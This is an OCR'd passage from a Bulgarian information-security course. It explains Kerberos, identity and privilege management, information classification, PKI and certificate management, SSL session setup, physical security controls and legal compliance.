
Сигурността на протокола се основава на краткосрочни удостоверители на автентичност, наречени Kerberos билети.

Kerberos - Недостатъци и ограничения

- Единична точка на провал (Single Point of Failure): изисква непрекъснат достъп до централен сървър. Когато централният сървър Kerberos неработи, никой неможе да използва системата.
- Протоколът Kerberos има строги изисквания за време, което значи, че часовниците на участващите хостове трябва да са синхронизирани.Стандартната конфигурация изисква показанията на часовниците да се отклоняват с не повече от 5 минути

Kerberos – Процесът:

1. Потребителят се логва в домейна;
2. И изисква TGT от authentication сървъра;
3. Сървърът изпраща обратно TGT, който е времево маркиран;
4. Потребителят представя обратно TGT обратно към authentication сървъра и изисква service ticket за достъп до определен ресурс;
5. Authentication сървъра отговоря със Service Ticket;
6. Потребителят представя Service Ticket-а пред съответния ресурс;
7. Ресурсът автентикира потребителя и му дава достъп;



Контроли за управление на акаунтите

Identity Management (Управление идентичността на потребителите) – централизирано управление на потребителите в една ИТ инфраструктура. Идентичностите се създават с определените атрибути и специфичната информация за всяка отделна система. В зависимост от големината на компанията и нейните партньорства, тя може да обхваща само вътрешните служители или и тези на други организации;

Големите производители предоставят готови продукти в тази област – Oracle Indentity Management, Microsoft Identity Manager, IBM Security Identity Manager и др.

PII – Personally Identifying Information – Информация използвана от организацията за персонално отличаване на всеки служител – може да бъде всеки един от атрибутите на IM системата – пълно име, ЕГН, телефонен номер и т.н.

Управление на привилегиите – нива на достъп / сигурност присвоени на потребителите, за да извършват своята работа;

Групово базирани привилегии – създават се групи в директорийните инфраструктури, на който се присвояват определени нива на достъп / сигурност. След това отделните потребители се присъединяват към съответните групи. По този начин по-лесно се проследяват правата на потребителите.

Механизми за привилегии при управление на достъпа - Позволяват на оторизирани потребители да игнорират ограниченията за достъп, т.е да заобиколят управлението на достъпа и получат достъп до определен ресурс.

Принцип на минималните привилегии – на всеки субект в системата се предоставят възможно най-ограничен за изпълнение на задачите му набор от привилегии.
Колкото привилегиите са по-детайлни, толкова се намалява възможността за нерегламентираното им използване.

Множество акаунти за един потребител – получава се когато един потребител има различни акаунти в различни информационни системи. Трудно за управление и проследяване правата на потребителя. Наложително е използването на система за управление на идентичността – Identity Management System.
Приложимо за администраторите на които се налага да ползват различни нива на сигурност чрез различните акаунти

Категоризиране на информацията

Категоризиране на информацията – категоризиране на информационните ресурси според техните атрибути (важност, критичност, ниво на класификация) в една организация, чрез което се цели на съответната категория да бъдат приложени съответните механизми за контрол.

Разделя се обикновено на две големи групи – военна/държавна и частна категоризация;

Трябва да бъде разработен и приложен съответен набор от процедури за обозначаване на информацията в съответствие с класификационната схема на информацията, приета от организацията. Процедурите за обозначаване на информацията трябва да обхващат информацията и свързаните с нея активи във физически и електронен формат. Процедурите може да определят случаи, когато обозначаване се пропуска, например означаване на неповерителна информация, за да се намали натоварването. Служителите и доставчиците трябва да бъдат уведомени за процедурите за обозначаване.


Категоризационни нива:

- Служебна тайна – информация, която не трябва да се разпространява извън организацията;
- Лични данни – данни засягащи личността, които трябва да бъдат защитени;
- Търговска тайна – интелектуална собственост на една организация с изключително важно значение за нея;
- Поверителна / с ограничен достъп – за ползване само от ограничен кръг служители/потребители;

Схемата за класифициране трябва да включва споразумения за класифициране и критерии за преглед на класифицирането във времето. Нивото на защита в схемата трюбва да бъде оценявано чрез анализиране на поверителността, цялостността и наличността и всички други изисквания за съответната информация. Схемата трябва да бъде в съответствие с политиката по контрол на достъпа. Схемата трябва да бъде спазвана в цялата организация, така че всеки да класифицира информацията и свързаните с нея активи по един и същ начин, да има общо разбиране за изискванията за защита и да прилага съответната защита.

Групови политики

Технология използвана в Microsoft Active Directory за централизирано управление настройките на потребители, работни станции и сървъри в ИТ инфраструктурата. В новите версии на сървърните операционни системи наборът от настройки е по-голям.



Централизирано управление настройките на операционните системи в домейн среда – на компютърен и потребителски акаунти. Новите версии на операционните системи предоставят над 3300 възможни настройки за конфигуриране.

6. Модул 6: Управление на сертификатите

- Инсталиране на сертификат с правомощия (Certificate Authority (CA) Hierarchy).
- Сигурност на мрежов трафик с употребата на сертификати.
- Подновяване на сертификати.
- Отнемане на сертификати.
- Архивиране и възстановяване на сертификати и частни ключове.

Управление на сертификати - PKI (Public Key Infrastructure)

Дефиниция - на български се среща като „инфраструктура на публичния ключ“, „инфраструктура с публичен ключ“, „публична ключова идентификация“ - технология за проверка на автентичността на електронен документ с помощта на публичен ключ. Това е съвкупността от хардуер, софтуер, хора, политики и процедури, необходими за издаването, управлението, разпределението, използването, съхранението и отнемането на цифрови сертификати.

PKI дава възможност на потребителите в основно незащитена среда (такава като Интернет) сигурно и конфиденциално да обменят данни чрез използването на двойката криптографски ключове (Public Key Cryptography) - публичен и частен, получени от сертифицираща организация (Certficatation Authority).
Най-общо за защита на данните се използват два вида криптография – със секретен ключ (симетрична) или с публичен ключ (асиметрична). При криптографията със секретен ключ, той се използва както за криптиране на данните, така и за тяхното декриптиране. Това означава, че този ключ трябва да бъде запазен в тайна в рамките на комуникиращите групи.
До средата на седемдесетте години симетричната криптография е била единствения наличен начин за криптиране на данни. Макар че този метод е бърз и ефикасен, като негов основен недостатък може да се определи невъзможността му да осигури някои от основните функционалности на инфраструктурата. Също така, разпространяването и съхраняването на ключа е трудно и с висока степен на риск.
Всичко това се променя след представянето на криптографията на публичния ключ от Withfield Diffie и Martin Hellman в тяхната публикация „Нови посоки в криптографията“ през 1976 година. Това е съществен пробив, защото използването му позволява както покриването на необходимата функционалност, така и провеждането на криптографския процес по по-ефикасен начин.

В криптографията PKI е споразумението, което свързва определен публичен ключ с идентичността на неговия собственик (титуляр) с помощта на сертифициращ орган (на английски: Certificate Authority или CA). Еднозначността на свързването се гарантира от сертифициращия орган чрез строго установен процес на регистрация и издаване на цифровия сертификат (политики за предоставяне на удостоверителни услуги), което може да става както от софтуер, така и от човек.

Управление на сертификати - PKI (Public Key Infrastructure) - Компоненти


Органът, който осигурява тази еднозначна свързаност, се нарича регистриращ орган (на английски: **Registration Authority** или RA) и представлява звено на сертифициращия орган (това може и да е упълномощена външна организация), осъществяващо дейностите по приемане, проверка, одобряване или отхвърляне на исканията за издаване на сертификати.
Registration Authority - Регистрира клиентите и проверяване на тяхната идентичност.

Основни функции:
- Регистриране на клиентите и проверяване на тяхната идентичност;
- Подаване на заявка за сертификат;
- Генериране на ключова двойка;

PKI се използва за автентикация на участника в транзакцията — дали той е този, за който се представя. Това е от особено значение например в Интернет, тъй като там липсва стандартен механизъм за проверка на идентичността на участниците. Чрез използването на PKI е възможно въвеждането на концепция за неотхвърляне (признаване) на Интернет-базирани транзакции.

Друг участник в PKI е проверяващият орган (на английски: **Vertification Authority** или VA). В издадения от сертифициращия орган сертификат с публичен ключ са кодирани редица атрибути като идентичност на титуляра, самият публичен ключ, тяхната връзка, условията за валидност и др. по начин, който гарантира че не могат да бъдат фалшифицирани

Компоненти на PKI система




Certification Authority (CA): Сертифицираща организация (ROOT certification authority – CA) е институция, която е упълномощена да издава цифрови сертификати и да ги подписва със своя личен ключ. По същия начин Certificate authority (CA) действа като гарант за свързването на публичен ключ с обект.

Целта на сертификатите е да потвърдят, че даден публичен ключ е притежание на дадено лице, а целта на сертифициращите организации е да потвърдят, че сертификатите са валидни и може да им се вярва. В този смисъл се явява безпристрастна доверена трета страна, която осигурява висока степен на сигурност и доверие на компютърно-базирания обмен на информация

Функции на едно CA:

- Издаване на сертификати;
- Публикуване на сертификати;
- Подновяване на сертификати;
- Прекратяване на сертификати.
- Управление на базите с валидни/прекратени сертификати.

Процес на издаване на сертификат



1. Подаване на заявка за издаване
2. Процес на автентикация
3. Прилагане на съответната политика
4. Изпращане на заявка до CA
5. Издаване на сертификата + 6. Изпращане на уведомление
7. Инсталиране на сертификата на съответния носител.

Компоненти на PKI система - Мерки на защита

- Физическа защита – физическото изолиране на сървърите намалява значително риска от компроментиране;

Управление на ключа – частният ключ на CA е основата на доверие в сертификационния процес и трябва да бъде добре защитен. Криптографски хардуерни модули, достъпни чрез CryptoAPI могат да осигурят едно надеждно съхранения на ключа;

- Възстановяване – загубата на CA, поради повреда в хардуера примерно може да доведе до редица проблеми, включително анулиране на издадените сертификати. Услугите за сертификати поддържат архивиране, така че могат да бъдат възстановени. Това е важна част от управлението на CA.

Certificate Repository: CA решава само част от проблема при опита за комуникация между много и различни устройства, приложения и потребители. За правилното функциониране на системата е необходимо всеки един потребител лесно да може да намира издадените и валидни сертификати на другите потребители. Хранилищата за сертификати са част от разширената дефиниция за PKI.

Certificate Revocation: CA подписва сертификата на всеки потребител. Поради тази причина е необходимо в системата на PKI да има точно определено място където потребителите и услугите могат да проверяват за тези изменения. Това място се явява Certificate Revocation. **CRL (Certificate Revocation List)** – лист с отхвърлените / спрените сертификати в едно CA.


Key Backup and Recovery: В дадена оперативна PKI среда, част от потребителите (определен процент) се очаква по една или друга причина да изгубят използваните от тях частни ключове.

Това може да се дължи на редица ситуации:
- Забравена парола;
- Откраднат актив – лаптоп или работна станция;
- Клиентската операционна система е презаредена и др.;

Automatic Key Update: Всеки издаден серитификат има определено време на валидност (живот). В една PKI среда даден сертификат ще трябва да "изтича" и да се замени с нов сертификат. Тази процедура се нарича ключово обновяване или актуализация на удостоверение. Предимството на този метод е, че потребителите не губят нито за миг функционалността си и възможността си да използват услугите на PKI.

Key History: в даден момент от време определен потребител може да има множество от „стари” сертификати и само един актуален, като това множество еизвестно като история на потребителските ключове. Налага се в случаи когато е необходимо да се декриптират данни които са били защитени (криптирани) преди много време (напр. 5 г.). По този начин се премахва необходимостта от това потребителите всеки път преди да си променят сертификата (частния ключ) да си прекриптират всички данни.

Жизнен цикъл на един сертификат



1. Подписване на ROOT CA
2. Издаване на сертификата
3. Управление на сертификата – подновяване, преустановяване, изтичане, отхвърляне

Cross-Certification: Това е една от най-важните функционалности на системата при условие, че желаем тя да се свърже и сертификатите издавани в две или повече различни системи да бъдат взаимно проверявани и одобрявани.




Example Corp.
PKI
Example Corp.
Root CA
Example Corp.
Subordinate CA
User-1
User-2
Cross Certified
Contoso
PKI
Contoso
Root CA
Contoso
Marketing CA
User-1
User-2

Схема описваща процеса на изпращане на съобщение чрез публичен и частен ключ на получателя и изпращача.



Non-repudiation Scenario
Clients should have X.509 certificates and Messages are signed using the private key of the sender and verified using the public key of the signing party

Един от най-важните механизми предоставян от PKI е невъзможността за отказ от авторство. Използват се електронни подписи и e-mail клиент, чрез които когато даден потребител е изпратил и подписал / криптирал чрез своя ключ данните и ги е изпратил, то той не може да откаже че не изпратил това писмо.

Сигурност на мрежовия трафик

Сигурност на мрежовия трафик чрез сертификати и SSL - Защита на комуникациите между уеб сървър и клиент чрез SSL сертификати. 5-стъпков процес за осъществяване на комуникацията:

1. Клиентът изисква сесия от сървъра;
2. Сървърът отговаря като изпраща електронен сертификат и публичен ключ до клиента;
3. Сървърът и клиентът договарят ниво на криптиране;
4. Клиентът генерира ключ за сесията, криптира го и го изпраща чрез публичния ключ от сървъра;
5. Ключът за сесията след това се превръща в ключ за комуникацията;

Архивиране и възстановяване на сертификати и частни ключове

Методи за защита на частния ключ:

- Архивирането му на преносим носител на информация;
- Изтриването му от несигурни носители;
- Изискване на парола за възстановяването му;
- Никога да не се споделя с друга страна;
- Никога да не се изпраща или предава през несигурни канали;

- Използване на функцията Key Escrow – за съхраняването му в доверени трети страни;

Добри практики при заместването на частния ключ (когато е изгубен или изтрит, частният ключ може да бъде възстановен от архив или заместен с нов такъв):

- Възстановяване на частния ключ;
- Декриптиране на всички криптирани с него данни;
- Унищожаване на оригиналния частен ключ;
- Генериране на нова двойка частен и публичен ключ;
- Криптиране отново на информацията чрез използване на новия ключ;

7. Модул 7: Съответствие и Оперативна сигурност

- Физическа сигурност.
- Правно съответствие.
- Информираност и обучение по сигурността.

Физическа сигурност

Физическа сигурност: целят набор от механизми за контрол, който целят да предпазят физическите граници на организацията и нейните активи.
За да бъдат определени какви точно мерки трябва да бъдат приложени и къде, трябва първо да се извърши риск анализ на организацията от гледна точка на информационната сигурност.

Цел на физическата сигурност - Да се предотврати неоторизиран физически достъп, вреда и вмешателство в информацията и средствата за обработване на информация на организацията. За защита на зони, които съдържат чувствителна или критична информация и средства за обработване на информация, трябва да се определят и използват граници за сигурност.

Механизми за контрол във физичекста сигурност:

- Записване и съпровождане на посетителите;
- Заключваши механизми – електронни и механични ключалки;
- Видео наблюдение на физическия периметър;
- Охранители и рецепция;
- Системи за идентификация – карти, баджове, биометрични данни;
- Аларми и физически бариери;

Където е подходящо, трябва да се вземат под внимание и приложат следните указания за граници на физическата сигурност:

- трябва да бъдат определени граници на сигурността
- границите на сградата или мястото, които съдържат средства за обработване на информация, трябва да бъдат физически здрави
- където е приложимо, трябва да бъдат изградени физически бариери за предотвратяване на неоторизиран физически достъп и заразяване на околната среда.

Механизми за контрол във физичекста сигурност:

Внедряване на Турникети и Видеонаблюдение

Физическата защита може да се постигне чрез създаване на една или повече физически бариери около сградите на организацията и средствата за обработване на информация. Използването на множество бариери дава допълнителна защита, където отказ на една бариера не означава, че сигурността е незабавно нарушена.

Примери за механизми за контрол във физическата сигурност:

- Двойни врати за контрол на достъпа;
- Турникети и провождащи канали;
- Сензори за движение и инфрачервени камери;
- Сензори за повишаване на температурата;
- Сензори за контрол на влажността;
- Пожароизвестителна система – активна и пасивна;
- Цялостна BMS система за поддръжка на сградата;

Двойни врати за контрол на достъпа – на две стъпки:

Врата 1 – автентикация и идентифициране на лицето;

Врата 2 – преминаване в сигурната зона и допълнителна верификация. Сканиране на лицето.

Правно съответствие

Правно съответствие - една от най-важните точки в професията на един експерт в тази област. Дори и една организация да се е сертифицирала съгласно един или няколко международни стандарта по сигурност, тя трябва да спазва регулаторните изисквания на своята държава и международните изисквания.
Обикновено даден служител по сигурността се обръща за съдействие към юристи в тази област.

Цел на контролата: Да се избегнат нарушения на правни, законови, нормативни или договорни задължения, отнасящи се за сигурността на информацията, както и на всички изисквания за сигурност.
Всички съответни правни, законови, нормативни и договорни изисквания и подходът на организацията за удовлетворяване на тези изисквания трябва да бъдат изрично идентифицирани, документирани и актуализирани за всяка информационна система и за организацията.

Правни изисквания – трябва да се съобразяваме с тях при създаването на нашите процедури, правилници и политики за работа в сферата на сигурността.

Повечето от инцидентите в сигурността водят до разследване на ситуацията, в която се налага да се включи и юридическа експертиза.

Не на последно място е спазването на законите и други актове от гледна точка на служителите, потребителите и бизнес партньорите;

